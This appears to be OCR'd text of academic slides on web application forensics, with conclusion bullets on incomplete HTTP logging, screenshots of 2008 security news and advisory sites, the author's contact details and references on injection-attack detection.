
- Web Vulnerability Analysis
- Privacy Preservation
- Information Warfare
- Dark Web

Conclusion

- **Many contemporary web and application servers do not include proper handling of HTTP communications logging.**
- **Conducting web application forensics is heavily based on the assumption that all HTTP data is kept in the log files, and is easily accessed when needed.**


SecurityFocus - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.securityfocus.com/
Go Links
Google Go Bookmarks 8 blocked Check Settings
SecurityFocus™
About Advert
Finally, Security Testing of Production Web Applications through Virtualization
Get FREE Whitepaper
CENZIC
Securing Enterprise Applications
Home Bugtraq Vulnerabilities Mailing Lists Jobs Tools Vista
Search:
News
Infocus
Foundations
Microsoft
Unix
IDS
Incidents
Virus
Pen-Test
Firewalls
Focus On: Vista
Columnists
Mailing Lists
Newsletters
News XML more
Malware hitches a ride on digital devices
Robert Lemos, 2008-01-09
IN DEPTH Some consumers reported that their holiday gifts came with an unwelcome passenger, a Trojan horse. Infections at the factory and in retail stores will likely become more common.
SQL attack continues to infect Web sites
News Brief, 2008-01-10
The number of Web sites hit by the uc8010 attack climbs, with tens of thousands of pages redirecting visitors to a
Columnists more
Real Flaws in Virtual Worlds
Federico Biancuzzi
Copyrights and Wrongs
Mark Rasch
The Man in the Machine
Aye, Robot, or Can Computers Contract?
Blogs more
Like Stealing Candy from a Baby
http://www.securityfocus.com/blogs/482
Internet
Start
Corpora...
Securit...
Squirrel...
Security...
Microsof...
Syl_Sec...
10:55 AM


.:[packet storm]:. - http://packetstormsecurity.org/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.packetstormsecurity.org/
Go Links
Google Go Bookmarks 8 blocked Check Settings
packet storm
the internet's gray area
about mirrors search assessment defense advisories papers magazines miscellaneous links
/// Recent News Headlines
January 10, 2008 - Vnunet
Security Needs Driving Multi-Layered Approach
January 10, 2008 - Wired
FBI Wiretap Cut Off After Feds Fail To Pay Telecom Spying Bills
January 10, 2008 - ZDNet
U.S. Ranks Near The Bottom In 2007 International Privacy Ranking
January 10, 2008 - Security Focus
SQL Attack Continues To Infect Web Sites
January 10, 2008 - Computer Weekly
/// Featured Files
January 10, 2008
openstego-0.3.1.zip (118 KB)
OpenStego is a tool implemented in Java for image based steganography, with support for password-based encryption of the data. It currently supports embedding of messages/files in a 24bpp images. Chan...
[More Info]
January 10, 2008
PortBunny-1.0.tar.gz (213 KB)
PortBunny is a Linux-kernel-based port-scanner created by Recurity Labs. Its aim is to provide a reliable and fast TCP-SYN-port-scanner which performs sophisticated timing based on the use of so calle...
[More Info]
/// Last 10 Files
:· openstego-0.3.1.zip
:· USN-567-1.txt
:· dsa-1458-1.txt
:· MDVSA-2008-006.txt
:· quicktimebof.tgz
:· kcope-icmp.c
:· idcom-blindsql.txt
:· homehub-upnp.txt
:· evilsentinel-disable.txt
:· domphp-rfi.txt
[Last 20 | Last 50 | Last 100]
Done
Internet
Start
Corpora...
.:[pack...
Squirrel...
Security...
Microsof...
Syl_Sec...
10:57 AM


US-CERT Vulnerability Notes - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.Kb.cert.org/vuls
Go Links
Google Go Bookmarks 8 blocked Check Settings
Home | FAQ | Contact | Privacy Policy
US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM
Vulnerability Notes Database
Search Vulnerability Notes
Vulnerability Notes Help Information
View Notes By
Name
Welcome to the US-CERT Vulnerability Notes Database
US-CERT publishes information about a wide variety of vulnerabilities. Vulnerabilities that meet a certain severity threshold are described in US-CERT Technical Alerts. It is difficult, however, to measure the severity of a vulnerability in a way that is appropriate for all users. For example, a severe vulnerability in a rarely used application might not qualify for publication as a technical alert but might be very important to a system administrator who runs the vulnerable application. US-CERT Vulnerability Notes provide a way to publish
Search Vulnerability Notes
GO
Customized Search
Recent Vulnerability Notes
VU#112179 Apple QuickTime RTSP Response message Reason-Phrase buffer overflow vulnerability
VU#115083 Microsoft Windows IGMPv3 and MLDv2 processing
Internet
Start
Corpora...
US-CER...
Squirrel...
Remova...
Microsof...
Syl_Sec...
11:24 AM

Email :-
deepaktomar@manit.ac.in

DEEPAK SINGH TOMAR

Deptt. of Computer Science & Engg.

M.A.N.I.T. , Bhopal

Reference

1. Open Web Application Security Project, “OWASP Top 10 Application Security Risks – 2010”, [Online].Available: http://www.owasp.org/index.php/ Top_10_2010- Main [Accessed: Jan 2011].
2. Zhendong Su and Gary Wassermann , “The Essence of Command Injection Attacks in Web Applications “ , Proceeding of 33rd ACM symposium on Principles of programming languages Charleston, South Carolina, USA, 2006.
3. M. Bishop, “Introduction to Computer Security”, Addison- Wesley, 2005.
4. Eric Cole, “Constructing Attack Scenarios for Attacker Profiling and Identification”,[Online]. Available:“http://www.securityhaven.com /docs/ Constructing Attack Scenarios for Attacker Profiling and Identificationv6. pdf, [Accessed: Jun 2010] .
5. K. K. Mookhey and Nilesh Burghate “Detection of SQL Injection and XSSAttack“[Online]. Available:http://www.symantec.com/connect/articles/ detection – sql – injection – and – cross - site- scripting-attacks [Accessed: Nov 2010].